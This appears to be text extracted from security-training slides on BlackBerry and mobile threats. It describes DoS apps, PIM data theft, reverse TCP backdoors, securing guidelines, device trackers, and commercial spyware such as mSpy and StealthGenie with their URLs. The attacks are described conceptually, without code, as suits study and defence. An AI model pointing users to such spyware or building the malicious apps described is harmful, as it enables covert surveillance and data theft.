
- ↳ Attackers can create malicious applications by creating an infinite loop, with a break condition in the middle that will always be false to bypass compiler verification
- ↳ It will cause a denial-of-service (DoS) attack when the malicious application is run rendering the device unresponsive




# Short Message Service (SMS) Exploits




## Premium Rate Scam




## SMS Interception



## SMS Backdoor



# Email Exploits



# PIM Data Attacks and TCP/IP Connections Vulnerabilities



## PIM Data Attacks

- Personal Information Manager (PIM) data in the PIM database of a BlackBerry device includes address books, calendars, tasks, and memo pads information
- Attackers can create malicious signed application that read all the PIM data and send it to an attacker using different transport mechanisms
- The malicious applications can also delete or modify the PIM data



## TCP/IP Connections Vulnerabilities

- If the device firewall is off, signed apps can open TCP connections without the user being prompted
- Malicious apps installed on the device can create a reverse connection with the attacker enabling him to utilize the infected device as a TCP proxy and gain access to organization's internal resources
- Attackers can also exploit the reverse TCP connection for backdoors and perform various malicious information gathering attacks



# **Guidelines for Securing BlackBerry Devices**



**Use content protection feature for protecting data on the BlackBerry Enterprise Network**



**Use password encryption for protecting files on BlackBerry devices**



**Use BlackBerry Protect or other security apps for securing confidential data**



**Enable SD-card/Media card encryption for protecting data**



**Enterprises should follow a security policy for managing BlackBerry devices**



**Maintain a monitoring mechanism for the network infrastructure on BlackBerry Enterprise Networks**



**Disable unnecessary applications from BlackBerry Enterprise Networks**




**Provide training on security awareness and attacks on handheld devices on BlackBerry Enterprise Networks**

# BlackBerry Device Tracking Tools: MobileTracker and Position Logic Blackberry Tracker



## MobileTracker



<http://www.skyab-mobilesystems.com>

**Options...**

**General Options**

Name: 2100000\_2010-08-11T18-46-52

Ask for custom name add: No

Directory: /SDCard/blackberry/

Delay: 1 Sec.

Track altitude: Yes

Export to GPX: No

Export to KMZ (KML): Yes

**KMZ (KML) Options**

Altitude mode: Clamp to ground

Tracklog style: Line & Waypoints

**Photo Options**


Directory: /SDCard/blackberry/pictures/

Image prefix: IMG


Image Dimensions: 320x240

**SUCCESS**

## Position Logic Blackberry Tracker



<http://www.positionlogic.com>



# Mobile Spyware: mSpy and StealthGenie



mSpy

The mSpy dashboard features a sidebar with icons for contacts, messages, calls, and locations. The main area displays a list of contacts and their recent activity. Below this is a list of messages and a detailed view of a specific message from "David McDonald". A large map shows the location history of the target device, with numerous red dots indicating movement across a geographic area.

CONTACTS

|              |           |          |
|--------------|-----------|----------|
| Kirkpatrick  | 131011206 | 00:00:11 |
| Amaral Smith | 071533718 | 00:00:12 |

MESSAGES

|                |             |             |
|----------------|-------------|-------------|
| David          | 13123374529 | 00:00:00:00 |
| STEAL          | 1761454571  | 00:00:00:00 |
| David McDonald | 1925541635  | 00:00:00    |
| David McDonald | 1925561245  | 00:00:00:00 |

LOCATIONS

<http://www.mspy.cam>

StealthGenie

The StealthGenie dashboard includes a sidebar with icons for devices, messages, calls, and contacts. The main area has a "Dashboard" tab selected, showing a list of tracked devices on the left and a large timeline graph in the center. The graph tracks various metrics over time, with a prominent peak around March 2013. To the right of the graph are sections for "Photo Library" and "Overall Statistics".

stealthGenie

Dashboard

Devices

Messages

Calls

Contacts

Timeline

Photo Library

Overall Statistics

<http://www.stealthgenie.com>


# Mobile Spyware



**Mobile Spy**  
<http://www.mobile-spy.com>



**SpyPhoneTap**  
<http://www.spyphonetap.com>



**SpyBubble**  
